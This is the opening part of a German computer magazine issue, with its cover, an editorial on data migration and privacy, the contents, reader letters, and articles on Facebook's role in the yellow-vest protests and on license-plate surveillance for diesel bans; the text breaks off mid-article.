



*magazin für  
computer  
technik*

5.1.2019 2



10 Jahre Bitcoin  
und kein Ende

# Windows 7: Die Zeit läuft ab

**Das Ende der Sicherheits-Updates: So bereiten Sie sich vor**

IM  
**TEST**

- Cloud-Dienste: Fotos teilen und zeigen
- Apple Mac mini: 6 Kerne und externe GPU
- Lautlose Kompakt-PCs bis 300 Euro
- Einzugs-Scanner mit Akku und WLAN



600-Euro-Mittelklasse mit Quad-Core und SSD

## Test: 15,6-Zoll-Notebooks

Raspberry Pi schneller einrichten mit Docker

Excel-Zeitspartricks: Steuerelemente und Formeln

Viren & Trojaner gefahrlos im Browser analysieren

Windows clever verwalten mit WMI-Skripten

Neues Smartphone? Umzugstipps für Android und iOS

## Handy-Wechsel: Wirklich alle Daten mitnehmen

WhatsApp & Co., Fotos, Spielstände, Passwörter ...

€ 4,90

AT € 5,40 | LUX, BEL € 5,70  
NL € 5,90 | IT, ES € 6,20  
CHF 7,10 | DKK 54,00



# Wenn Papierkram zur Fingerübung wird.

Mit der **TK-App** Anliegen einfach digital erledigen.

**Fortschritt leben. Die Techniker**

[ditechniker.de](http://ditechniker.de)





## Kein Freund, der Umzugshelfer

Meine Kollegen haben viel geflucht beim Recherchieren für den Schwerpunkt "Smartphone-Wechsel" (S. 78). Auch nach zehn Jahren bleiben Datenumzug und -Backup neben fehlenden Updates das größte Problem von Android. Neidisch geht der Blick zum iPhone.

Man darf Google deshalb gerne eine Mitschuld geben, wenn einzigartige Urlaubsfotos, tapfer erkämpfte Spielstände und emotional wertvolle SMS-Historien für immer verloren gehen. Noch schlimmer finde ich aber, dass die meisten Android-Nutzer aufgrund von Googles Unvermögen einen Umzugshelfer benötigen, wenn unterm Weihnachtsbaum ein neues Smartphone lag.

In meiner Familie und meinem Freundeskreis bin es meist ich, der gefragt wird. Kein Problem, ich zeig dir, wie es geht. Die SMS bekommst du mit Tool x aufs neue Handy, die Chatverläufe dagegen per Backup-Funktion in der Chat-App. Android-Einstellungen und App-Daten sind leider ein bisschen wie Schrödingers Katze: Ob sie wirklich in der Umzugskiste gesteckt haben, erfährst du erst, wenn du dich auf dem neuen Handy einloggst.

Die Fotos am besten auf eine SD-Karte. Ach, dein Smartphone kann das nicht? Dann mach wenigstens vor dem Umzug ein Backup - einfach Android rooten, ein Image erstellen und ... Spätestens an der Stelle merke ich es selbst und sage: o.k., ich mach das für dich.

Ich bin ein sehr gewissenhafter Umzugshelfer und zwinge Geschwister, Eltern und Freunde, mir beim Umzug über die Schulter zu schauen. Und ich sage vorher: Überleg dir gut, welche Daten auf dem Smartphone liegen und ob es wirklich o.k. ist, wenn die aus Versehen auch nur kurz von mir gesehen werden. Da heißt es meist nach einem kurzen Zögern: Klar, leg los. Und dann der schockierte Blick, wenn auf einmal Prügelvideos aus dem Schulfreunde-WhatsApp-Chat auf der SD-Karte auftauchen. Wenn die ersten Zeilen von SMS-Verläufen mit der besten Freundin durchlaufen - oder Fotos, die eindeutig zu viel Haut zeigen. Alle drei Beispiele sind mir als Umzugshelfer passiert, obwohl ich alles dafür getan habe, möglichst nichts davon zu sehen.

Nicht jeder Umzugshelfer ist so vertrauenswürdig. Und das stört mich am Umzugschaos am meisten: Es verschafft eifersüchtigen Ehepartnern, neugierigen Nerds und misstrauischen Eltern eine willkommene Gelegenheit, auf fremden Handys herumzuschnüffeln.

*Achim Barczok*

Achim Barczok

# secIT

by Heise

HANNOVER 2019

Seien Sie dabei und profitieren Sie als Besucher von neuesten IT-Security Trends, Produkten oder Software-Lösungen.

16 vertiefende Workshops zu aktuellen IT-Sicherheits-themen

Bis zu  
**40 Expert Talks**

Wichtige Unternehmen aus der IT-Sicherheits-branche

Netzwerken und feiern auf der großen secIT-Party

Mehr als  
**40 Vorträge** führender IT-Experten auf 2 Bühnen

Hochkarätige Sprecher, ausgewählt von unseren Redaktionen



Die Partner der secIT Hannover



CLIENT MANAGEMENT PLATFORM



**sec-it.heise.de**

# Der Treffpunkt für Security-Anwender und -Anbieter!

Auszug aus dem Vortragsprogramm

13. – 14. März 2019  
Hannover

- **Ihre Sicherheit ist unsere Aufgabe!  
Das kann die Zentrale Ansprechstelle Cybercrime (ZAC) für Sie tun!**  
// Christian Pursche, Zentrale Ansprechstelle Cybercrime (ZAC) LKA Niedersachsen
- **Cyberangriffe verstehen, Bedrohungslage richtig einordnen!**  
// Holger Unterbrink, Sicherheitsforscher Cisco Threat Research Group Talos
- **Spionage 4.0: Ihre Daten sind bestimmt sicher, oder?**  
// Jörg Peine-Paulsen, Wirtschaftsschutz, Verfassungsschutzbehörde, MI Niedersachsen
- **IT-Security Hypes – eine Polemik**  
// Tobias Glemser, Geschäftsführer der secuvera GmbH und BSI-zertifizierter Penetrationstester
- **Mythos Blockchain**  
// Dr. Reinhard Wobst, Autor von „Abenteuer Kryptologie“, selbständiger Softwareentwickler



Veranstalter



organisiert von



Eventpartner



# Inhalt 2/2019

## Trends & News

- 14** Soziale Medien: Wie die Gelbwesten-Bewegung von Facebook & Co. profitiert
- 16** Videoüberwachung soll Dieselfahrverbote durchsetzen
- 18** Bit-Rauschen: Ausblick 2019 und Luftnummern 2018
- 19** Embedded Systems: KI-Modul für autonome Fahrzeuge und Roboter
- 20** Hardware: Server-Prozessoren für Deep Learning, Intels seltsamer B365-Chipsatz
- 21** Netze: Schnelles LAN via Thunderbolt 3, Funktaster für Fritzboxen, Patchkabel für 40 GBit/s
- 22** Apple: Tim Cook gegen das Sammeln von Nutzerdaten, Cydia Store schließt
- 23** Docker: Hub wird aufgeräumt, Namensschema für Docker-Compose wieder wie gewohnt
- 44** Mikromobilität: E-Scooter in Lissabon
- 46** Internet: Datenschutzskandale bei Facebook, Google+ schließt früher, Russische Trolle
- 48** Unternehmens-Anwendungen: Angebots-Layouter, Kundendienst-Management
- 50** **10 Jahre Bitcoin und kein Ende**
- 55** Open Data: Digitale Veröffentlichung des Bundesanzeigers missfällt Ministerium und Verlag
- 56** Forschung: Elektronische Haut als Kompass, Phasenwechselspeicher, Flourid-Ionen-Akkus
- 58** Lieferdrohnen von Wing fliegen in Europa
- 60** Web-Tipps: Meme-Generator, Nachhaltigkeit, Leichte Sprache

## Test & Kaufberatung

- 62** Budget-Smartphone: Xiaomi Mi A2 Lite
- 64** 4K-Action-Cam GoPro Hero7 Black
- 66** Audio-Interfaces mit Lautsprecher-Steuerung: Audient iD44 und Mackie Big Knob Studio+
- 68** Android-Smartphone mit vier Kameras und 2x-Tele: Samsung Galaxy A9
- 70** Edel-Notebook: HP Spectre Folio 13
- 74** M.2-SSD mit NVMe und PCIe 3.0 x2 von Gigabyte
- 74** Dualband-WLAN-Basis: Ubiquiti Unifi UAP-AC-LR

- 74** HDMI-TV-Stick: Roku Sky Ticket TV Stick
- 75** Gaming-Tastatur: Corsair K70 MK.2 Rapidfire
- 75** Ergonomische Hochkantmaus: CSL Vertical
- 76** Sicherheitshülle für NFC-Karten: Seibersdorf Smart Secure Cover
- 76** Foto-Verteilung und -Backup: PhotoSync
- 76** Systemmonitor: s-tui 0.8.2
- 77** Ad-hoc-Analysehilfe für Linux, FreeBSD & macOS: Netdata
- 94** **15,6-Zoll-Notebooks mit Quad-Core und SSD**
- 100** Internettarife mit besonderen Leistungen für Geschäftskunden
- 110** **Lautlose Kompakt-PCs bis 300 Euro**
- 114** **Apple Mac mini: 6 Kerne und externe GPU**
- 118** **Einzugs-Scanner mit Akku und WLAN**
- 120** **Cloud-Dienste: Fotos teilen und zeigen**
- 182** Bücher: Einstieg in Unity, Vom Hobbyzocker zum Pro-Gamer

## Wissen

- 24** Vorsicht, Kunde: Office-Lizenz lässt sich nicht aktivieren, Händler verweigert Rückgabe
- 26** Warum Männer manche Videospiele dominieren



### Handy-Wechsel: Wirklich alle Daten mitnehmen

Sie wollen beim Umzug auf ein neues Smartphone Fotos, Chats, Kontakte und andere Daten behalten? In vielen Fällen helfen die vorgestellten Umzugs-Apps von Apple und Google weiter. Für alles andere bekommen Sie Tipps, damit nichts verloren geht.

**28**



## Windows 7: Die Zeit läuft ab

In einem Jahr ist es so weit: Am 14. Januar 2020 endet der Support für Windows 7. Wir erklären, was das für Sie bedeutet, welche Windows-Versionen Ihnen offenstehen – und ob vielleicht auch Linux oder ein anderes Betriebssystem eine gute Wahl wäre.

- 54** Recht: Erste Bußgelder nach neuem EU-Datenschutzrecht
- 168** Reverse Engineering von Bluetooth-LE-Geräten am Beispiel einer Feinwaage
- 172** Webdesign: Textumfluss gestalten mit CSS Shapes
- 176** **Windows clever verwalten mit WMI-Skripten**

## Praxis & Tipps

- 28** **Windows 7: Die Zeit läuft ab**
- 34** Welche Windows-Versionen einen Umstieg wert sind
- 40** Alternative Betriebssysteme zu Windows 7
- 72** F-Droid: Wie Sie den alternativen App-Store für Android-Smartphones ausreizen
- 78** **Handy-Wechsel: Wirklich alle Daten mitnehmen**
- 84** Vom iPhone zu Android umziehen
- 86** Daten von Android-Smartphones sichern und wiederherstellen
- 92** FAQ: Android auf ein neues Handy umziehen
- 106** Kinderleicht: Podcasts aufzeichnen, schneiden und veröffentlichen

**130** Tipps & Tricks

**134** FAQ: WLAN

**136** **Viren & Trojaner gefahrlos im Browser analysieren**

**140** **Excel-Zeitspartricks: Steuerelemente und Formeln**

**144** Remotedesktopverbindung: Der praktische Fernzugriff auf Windows 10

**148** **Raspberry Pi schneller einrichten mit Docker**

**154** REST-APIs mit dem PHP-Framework Laravel implementieren

**160** Smart Home: Grafische Oberflächen für Node-Red entwickeln

**184** Datenschutz: So schützt DNS-Verschlüsselung Ihre Privatsphäre

## Rubriken

**3** Editorial: Kein Freund, der Umzugshelfer

**10** Leserforum

**13** Schlagseite


**190** Story: Das Männlein in der Box  
*von Konrad Feldschmid*

**199** Stellenmarkt

**200** Inserentenverzeichnis

**201** Impressum

**202** Vorschau



## 15,6-Zoll-Notebooks

15,6-Zoll-Notebooks sind groß genug zum Arbeiten und klein genug zum Mitnehmen. Mit einem flotten Vierkern-Prozessor und einer schnellen SSD, die jeder Mobilrechner heutzutage mitbringen sollte, kosten sie nur rund 600 Euro.

Das c't-Digital-Abo

# Genau mein Ding.

Immer und überall top informiert



Vor Kurzem habe ich meinen Master in Fahrzeugtechnik gemacht. Heute arbeite ich bereits in einer Projektgruppe für E-Mobilität. Dabei habe ich bemerkt, dass ich über meine Ingenieurkenntnisse hinaus mehr IT-Wissen brauche. Mit meinem c't Digital-Abo fühle ich mich immer und überall top informiert. **Genau mein Ding.**



## Vorteile des c't-Digital-Abo

Lesen Sie Ihre Magazine Zeit und Raum unabhängig.

In 3 digitalen Formaten verfügbar:

-  Klassisch als PDF-Download  
[heise.de/onlineshop](http://heise.de/onlineshop)
-  Mobil als c't-Magazin-App  
iOS, Android oder Kindle Fire
-  Lesefreundlich als Browser-Magazin  
[heise.de/select](http://heise.de/select)

Geräteübergreifende Synchronisierung

9 €  
Rabatt

Testen Sie jetzt 6 digitale Ausgaben und freuen Sie sich auf eine **Smartwatch** als Dankeschön.

Zum Angebot:  
[ct.de/digital-erleben](http://ct.de/digital-erleben)



 [ct.de/digital-erleben](http://ct.de/digital-erleben)

 +49 541/80 009 120

 [leserservice@heise.de](mailto:leserservice@heise.de)

# Leserforum



Wie schlimm ist die Datenpanne bei Amazon wirklich? Die Alexa-Enthüllung in c't hat viel Diskussion verursacht.

Ich habe sehr gründlich abgewogen und habe in jedem Zimmer eine Version im Einsatz. Sehr praktisch.

Und wer sich mit der Materie etwas beschäftigt, weiß auch, dass man in seinem Konto bei Amazon allerhand Dinge einsehen und löschen kann, die die Echos so aufgezeichnet und gespeichert haben. Somit ist hier in der Tat ein vollkommener Ochse am Werk gewesen und hat falsche Daten zusammengestellt. Das ist der eigentliche Skandal!

ElmosWelt

## Wanzen auch auf dem Smartphone

Editorial: *Die Wohnung entwanzen*, c't 1/2019, S. 3

Vergleichbares würde ich von den Herstellern der Smartphone-Betriebssysteme erwarten. Warum sonst sollte der zugehörige Sprachassistent quasi unentgeltlich mitgeliefert werden?

Schwarzwald Öhi

## Praxis vs. Theorie

*IBM-Forscher beweisen einen speziellen Vorteil der Quantencomputer gegenüber klassischen Rechnern*, c't 26/2018, S. 32

Beweis? Dieser „Beweis“ bringt real noch nicht viel, solange man keinen Quantencomputer hat. Gezeigt wurde nur, dass ein Quantencomputer dieses Problem besser als ein konventioneller Computer lösen könnte. Bis ein Quantencomputer wirklich irgendwas schneller kann als ein herkömmlicher Computer, müssen wir möglicherweise noch lange warten.

xfan

## Failure by Design

*Amazon gibt intime Sprachdateien preis*, c't 1/2019, S. 16

Die eigentliche Frage aber: Wozu werden Sprachmitschnitte überhaupt gespeichert?

Das ist kein Datenleck, sondern ein klassisches Failure by Design. Ob sich die Alexa-Deppenbenutzer überhaupt im Klaren sind, was sie sich da ins Wohnzimmer setzen und dass ihre Gespräche aufgezeichnet werden?

klawischnigg

## Aufmerksamkeit und richtige Software

*Wie Cyber-Kriminelle von staatlichen Hackern lernen – und warum Sie das interessieren sollte*, c't 1/2019, S. 70

Mit einem Mail-Programm, das Absender-Adresse, Links und Dateinamen immer in Klartext anzeigt, ist man schon viel besser in der Lage, diese Fälschungen zu erkennen.

Ich bekomme inzwischen regelmäßig Mails angeblich von Kollegen, sogar von meinem Chef. Die schicken mir aber keine Dateien im veralteten DOC-Format, und Links auf Dateien zeigen nicht auf Filesharer, sondern auf unsere eigenen Server. Ihre Mail-Adresse ist eine Firmenadresse unserer Firma und sie schicken mir Mails an meine Firmenadresse, nicht an eine meiner privaten Adressen.

Mit ein wenig Übung kann man all diese Kriterien in 2 Sekunden abchecken. Und wenn wirklich noch Zweifel übrig

bleiben, genügt eine kurze Rückfrage (nicht über Reply der fraglichen Mail).

Es gibt aber auch blöde Zufälle, wo man eine Nachricht erwartet und dann kommt genau die passende Phishing-Mail. Da stellen sich auch mir die Nackenhaare auf. Die oben genannten Kriterien funktionieren zwar weiterhin, aber man wird leicht nachlässig, wenn man eine Nachricht erwartet.

J. Reuther

## Ergänzungen & Berichtigungen

### Drohne versicherungspflichtig

*Weltraumkampf im Wohnzimmer*, c't 26/2018, S. 45

Für die Star-Wars-Drohne ist keine Kennzeichnung nötig, aber anders als im Text angegeben ist sie wie alle Drohnen in Deutschland versicherungspflichtig.

### Spectre und Meltdown

*Der optimale PC, Kaufberatung: aktuelle Prozessoren, Arbeitsspeicher und SSDs*, c't 26/2018, S. 72

Anders als angegeben hat AMD in die Ryzen-2000-Prozessoren noch keine Hardware-Schutzmaßnahmen gegen die Sicherheitslücken Spectre und Meltdown eingebaut. Sie werden aber mit Microcode-Updates ausgeliefert, die bei älteren Ryzen-Typen das BIOS nachrüstet.

## Wir freuen uns über Post

✉ redaktion@ct.de

✉ c't Forum

✉ c't magazin

✉ @ctmagazin

Ausgewählte Zuschriften drucken wir ab. Bei Bedarf kürzen wir sinnwährend.

Antworten sind kursiv gesetzt.


👤 Anonyme Hinweise  
<https://heise.de/investigativ>

# FERTIGUNG VON SERVER-SYSTEMEN

---

## IN DEUTSCHLAND

Ja, es gibt sie noch:



 Microsoft

Windows Server 2019

bei uns jetzt schon verfügbar



Wir bieten Ihnen ein umfangreiches Produktpotfolio.  
Von Standard Business-PCs, Notebooks, Tablet PCs  
für robuste Umgebungen, High-End-Serversystemen  
bis hin zu individuellen Industrie-Computern.

1989 gegründet und seither inhabergeführt, haben wir uns auf die Entwicklung, Herstellung und den Vertrieb hochwertiger IT-Lösungen spezialisiert. Die Fertigung direkt in Giengen an der Brenz ermöglicht eine hohe Flexibilität und sehr kurze Lieferzeiten. Am Erfolg des Unternehmens sind mehr als 160 Mitarbeiter beteiligt. Wir vertreiben unsere Systeme ausschließlich über 3.000 Systemhäuser und IT-Fachhändler.

Machen Sie sich selbst ein Bild unserer Produktion.

**Jetzt Video ansehen:**



[www.exone.de/video](http://www.exone.de/video)

Die Konferenz für Frontend-Entwicklung

< Komed, Köln / 6. – 7. Februar 2019 >

## THEMENSCHWERPUNKTE:

- > Web-APIs
- > React & Vue.js
- > WebVR
- > Progressive Web Apps
- > Kreativ mit Code
- > Sprachassistenz
- > UI-Gestaltung
- > Entwicklung sicherer Frontends
- > Performance

## Auszug aus dem Vortragsprogramm:



**Jan Thiel**  
Drittanbieter-Skripte  
mit gutem Gewissen  
einsetzen



**Marie Schweiz**  
Prototyping (engl.)




**Peter Kröner**  
Progressive Web  
Apps von A-Z

Jetzt  
Ticket  
sichern!

Line 37, Column

Tickets und weitere Informationen unter: [www.ctwebdev.de](http://www.ctwebdev.de)

### Partner



**sipgate**



business.  
people.  
technology.





Weitere Schlagseiten auf [ct.de/schlagseite](http://ct.de/schlagseite)



Bild: Bernard Schmid

# Brandbeschleuniger

## Die Rolle der sozialen Medien bei den Protesten der Gelbwesten in Frankreich

**Das kurze Facebook-Video einer bis dahin unpolitischen Therapeutin gilt als Startschuss der seit Wochen in Frankreich tobenden Proteste. Haben soziale Netzwerke tatsächlich die Macht, eine Massenbewegung zu initiieren?**

**Von Bernard Schmid**

Seit in Frankreich die Proteste der Gelbwesten eskalieren, fragen sich Beobachter, welche Rolle speziell Facebook bei der Mobilisierung spielt. Manche US-Korrespondenten etwa von BuzzFeed News haben den neuen Algorithmus im Verdacht, der auf Facebook die Posts von Freunden und aus der Region bevorzugt und Meldungen überregionaler Medien hinten anstellt. Deren gesellschaftliches Korrektiv würde dadurch benachteiligt und die Verbreitung ungeprüfter Fake News beschleunigt, so die Schlussfolgerung von Ryan Broderick und Jules Dar-

manin. Die beiden Reporter zählen haarklein auf, welche Postings der Gelbwesten wie viele Likes einheimsten und wie einige wenige Videos in kurzer Zeit einen Flächenbrand auslösten [1].

Doch kann tatsächlich ein Algorithmus dafür verantwortlich sein, dass zig Tausende von Franzosen auf die Barrikaden gehen? Wäre Paris ein friedliches Pflaster, wenn die Regierung wie ein autoritäres Regime Facebook abschalten und analog zu Ägypten den Verkauf gelber Westen verbieten würde?

### Initialzündung

Um zu verstehen, welche Rolle die sozialen Netzwerke bei der Mobilisierung spielen, muss man in Frankreich zunächst die politische Situation analysieren. Bislang waren es dort die Gewerkschaften, die soziale Bewegungen koordinierten und ihnen eine Struktur verliehen. Doch im Herbst 2018 lief es anders. Denn dieses Mal blieben alle Gewerkschaften zunächst misstrauisch gegenüber dem sich herauskristallisierenden Unmut, der da aufkam. Stattdessen stellten bis dahin unbekannte

Personen Videobotschaften ins Internet, die zum Teil Millionenfach abgerufen wurden: Rund sechs Millionen Mal angeklickt wurde etwa ein Kurzvideo der Therapeutin Jacline Moraud aus der Bretagne. Sie ereiferte sich über die geplante Spritversteuerung und hatte bis dahin kein bekanntes politisches Vorleben. 3,4 Millionen Mal wurde im Oktober ein weiteres Video von einem gewissen Frank Buhler angeschaut. Er war jedoch kein unbeschriebenes Blatt, sondern Regionalbeauftragter der rechtsnationalistischen Kleinpartei Debout la France (DLF). Zuvor war er mehrere Jahre lang beim rechtsextremen Front National (FN, heute Rassemblement National) aktiv. Dort wurde er jedoch ausgeschlossen, nachdem er über Facebook rassistische Witze verbreitet hatte.

Den Anlass bot eine inzwischen (zumindest für 2019) stornierte Erhöhung der Spritsteuer. Diesel sollte zunächst um sechs und Benzin um drei Cent pro Liter teurer werden; bis 2023 waren weitere schrittweise Erhöhungen geplant. Von der Regierung wurde dies offiziell mit dem „ökologischen Umbau“ und der Förderung der Elektromobilität begründet. Von den erhofften vier Milliarden Euro zusätzlicher Steuereinnahmen wurden jedoch weniger als eine Milliarde für ökologische Maßnahmen eingeplant. Der Rest sollte schlicht den Staatshaushalt sanieren.

Dort klafft eine Lücke, weil die französische Regierung unter Emmanuel Macron seit Mitte 2017 systematisch einkommensprogressive Steuern sowie Sozialabgaben in Unternehmen abbaut. Die Aus-

fälle lassen sich bislang aber nicht durch Kopf- und Verbrauchssteuern kompensieren, die unabhängig vom Einkommen von jedem Bürger erhoben werden.

## Von zwei Seiten

Der Protest gegen diese neoliberalen Politik der Umverteilung von unten nach oben keimte in zwei unterschiedlichen Milieus: Einerseits meldeten sich Mittelständler zu Wort, die in der Tradition der „Steuerrebellen“ unter Pierre Poujade stehen. Poujade erlebte seinen Höhenflug 1956, als ein gewisser Jean-Marie Le Pen für seine Bewegung in die Nationalversammlung einzog. Auf der anderen Seite stehen Bürger, die auf höhere Einkommen und mehr Steuergerechtigkeit beharren, statt Besteuerung an sich generell infrage zu stellen.

Dieser Doppelcharakter der Gelbwesens (gilets jaunes) findet sich auch in den Umfrageergebnissen wieder: Ende November gaben 68 Prozent der Wählerschaft des rechtsextremen Rassemblement National (RN) sowie 45 Prozent der Wähler des Linkspopulisten Jean-Luc Mélenchon an, die gelben Westen aktiv zu unterstützen.

Das politische Crossover-Phänomen war denn auch der Grund für die erhebliche Skepsis der französischen Gewerkschaften. Doch im Laufe der Wochen änderten sie ihre Einstellung. An der Basis schlossen sich zunächst zahlreiche gewerkschaftliche Kreisverbände den Gelbwesens an. Linke Akteure versuchten, die Bewegung in Richtung Sozialprotest und Steuergerechtigkeit zu orientieren und ökologische Belange zu berücksichtigen.

## Flashmob

An gewalttätigen Auseinandersetzungen mit der Polizei und den Ausschreitungen Anfang Dezember in Paris beteiligten sich sowohl militante Faschisten von außerparlamentarischen Gruppen wie der Bastion Social als auch anarchistische Strömungen. Beide Gruppen von links und rechts arbeiteten keineswegs zusammen, sondern wurden parallel, ohne Absprachen oder Koordinationen aktiv. Hinzu kamen Gelegenheitsrandalierer und Plünderer: Unter den Festgenommenen waren meist sozial prekär lebende junge Männer aus kleinen Provinzstädten. Sie nahmen oft zum ersten Mal im Leben an einer Demonstration teil und ließen sich vom Aktionsfieber anstecken.

Der Anteil der Unorganisierten nahm im Laufe der ersten Wochen jedoch ab. Gleichzeitig wuchs der Einfluss von gewerkschaftlich und politisch organisierten Aktivisten. Die sozialen Medien wie Facebook dienten ihnen dazu, außerhalb der bestehenden Organisationsstrukturen von Parteien und Gewerkschaften zu weiteren Protesten aufzurufen. Klassische Gewerkschaften oder Parteien hätten hingegen zunächst einmal intern beraten, ob und wie sie weitermachen.

Per Facebook konnten die selbsternannten Wortführer der Gelbwesens von Wochenende zu Wochenende äußerst schnell zur nächsten Aktion aufrufen. Zum Aufruf brauchte es keine Debatte im Plenum, sondern schlicht einen Mausklick. Mitte November bis Mitte Dezember meldeten sich wie bei einem Flashmob innerhalb von 24 Stunden „Teilnehmer“ im fünfstelligen und „interessierte Personen“ im sechsstelligen Bereich.

Wer sich als „interessiert“ anmeldete, erhielt mehrere Dutzend E-Mails pro Tag, als deren Absender oft „Eric Drouet“ firmierte. Drouet ist Lkw-Fahrer, dessen bisherige Veröffentlichungen auf Facebook einen politisch rechtslastigen Background vermuten lassen.

## Heterogene Wortführer

Doch während andere politisch konsistente Bewegungen mit zwei bis drei Vertretern auskommen, besteht der gelbe Sprecherausschuss aus acht Personen. Die Legitimität des Ausschusses ist innerhalb der Gelbwesentbewegung allerdings umstritten, vor allem in West- und Südfrankreich.

Mehrere Medien wie die Zeitung Le Parisien untersuchten das Vorleben der acht Vertreter auf deren Facebook-Seiten. Sie schlossen aufgrund der Posts und Likes auf die politische Gesinnung. Demnach soll die Mehrheit der Vertreter politisch rechts orientiert sein, nur bei zweien fanden die Zeitungen einen eher linken respektive gewerkschaftlichen Hintergrund.


Ende November veröffentlichte der achtköpfige Sprecherausschuss einen Forderungskatalog mit 42 Punkten. Dazu hatten sich einige Aktivisten aus den Anfängen im Raum Paris versammelt und Tausende von Sympathisanten per Facebook konsultiert. Der Wunschatalog umfasst sowohl unternehmerfreundliche Senkungen von Steuern und Belastungen als auch Forderungen nach höheren Lönen und Renten – das lässt sich kaum unter einen Hut bringen.

Konsens innerhalb der Bewegung scheint außer der Ablehnung höherer Spritpreise vor allem der Ausbau der öffentlichen Verkehrsmittel außerhalb der Ballungszentren zu sein. Die übrigen Interessen und Vorstellungen sind hingegen zu heterogen, als dass sich daraus eine gemeinsame politische Plattform mit einem gesamtgesellschaftlichen Programm entwickeln könnte. Deswegen wird man manche der Gelbwesens in einem Jahr wohl auf verschiedenen Wahllisten, in unterschiedlichen Gewerkschaften und Initiativen wiederfinden. Facebook & Co. können politischen Unmut einer Bevölkerung zwar explosionsartig verstärken, für langfristige politische Arbeit braucht es aber weiterhin klassische Organisationsstrukturen.

(hag@ct.de) ct

## Literatur

- [1] Ryan Broderick, Jules Darmian: The „Yellow Vest“ Riots in France are what happens when Facebook gets involved with local news, vom 6.12.2018, [www.buzzfeednews.com/article/ryanhatesthis/france-paris-yellow-jackets-facebook](http://www.buzzfeednews.com/article/ryanhatesthis/france-paris-yellow-jackets-facebook)



Facebook-Gruppen wie diese mobilisieren Woche für Woche Tausende Franzosen auf die Straße.

# Stau, schau, wem!

## Videoüberwachung soll Dieselfahrverbote durchsetzen

**Fahrverbote sind nur dann wirksam, wenn man sie auch durchsetzt. Laut eines Gesetzentwurfs könnten die Dieselfahrverbote nun als Anlass für eine automatisierte Nummernschilderkennung in Städten dienen, obwohl die Technik datenschutzrechtlich umstritten ist.**

**Von Christiane Schulzki-Haddouti**

Gemäß eines Entwurfs für die neunte Änderung des Straßenverkehrsgesetzes sollen Fahrzeug und Fahrer zur Durchsetzung der von den Gerichten ausgesprochenen Fahrverbote mit Kameras erfasst werden. Die Fahrzeugkennzeichen sollen dann mit den Daten im zentralen Fahrzeugregister abgeglichen werden. Bei einem Treffer fließen die Daten danach an die zuständige Verwaltungsbehörde, die für Ordnungswidrigkeiten zuständig ist. Alle in diesem Prozess erfassten Daten müssen im Regelfall „unverzüglich“, spätestens aber nach sechs Monaten gelöscht werden.

Der ursprüngliche Gesetzesentwurf hatte keinerlei datenschutzrechtliche Vorgaben enthalten. Ein Sprecher des Bundesdatenschutzbeauftragten erklärte, dass technische Alternativen zwar diskutiert wurden, doch insbesondere für eine „faire und effiziente“ Durchsetzung des Fahrverbots an einzelnen Straßen habe man keine Alternative gesehen. Die „Alternativlosigkeit“ der Kameralösung ist nur vor ihrem politischen Hintergrund zu verstehen: Die Unionsparteien haben sich in den vergangenen Jahren darauf festgelegt, dass die Einführung einer „Blauen Plakette“ nicht gewünscht sei. Hauptargument: Man wolle keine Dieselfahrverbote in den Innenstädten.

Der Vorschlag zur Nummernschilderkennung liegt nun als Gesetzesentwurf

im Bundestag. Prominente Vertreter der Opposition von Grünen, Linke und FDP lehnen ihn als Totalüberwachung ab. Innenpolitiker der Unionsparteien hingegen sprechen sich schon seit Längerem für ein flächendeckendes Kfz-Schilderscanning aus, um die Daten „grundsätzlich für Ermittlungs- und Fahndungszwecke“ nutzen zu dürfen. Das entspricht auch der Position der Deutschen Polizeigewerkschaft sowie des Bundesverbands für Verkehrssicherheitstechnik, die für den Aufbau einer „intelligenten Videoüberwachung“ plädieren, die man mit einer Vignette oder einer Nummernschilderfassung verbinden könne.

Das mit einer solchen Technikkombination mögliche Kfz-Schilderscanning setzt das Bundesamt für Güterverkehr bereits zur Kontrolle der Lkw-Maut auf Autobahnen und Bundesstraßen ein. Es erfasst zunächst jedes Fahrzeug und jeden Fahrer, um dann die Treffer auszusieben. Die „elektronische Vignette“, die auch für Pkws die Maut auf Autobahnen ab 2019 durchsetzen soll, basiert ebenfalls auf der automatisierten Erfassung der Kennzeichen.

Kürzlich wurde bekannt, dass das Verfahren der Kennzeichenerkennung

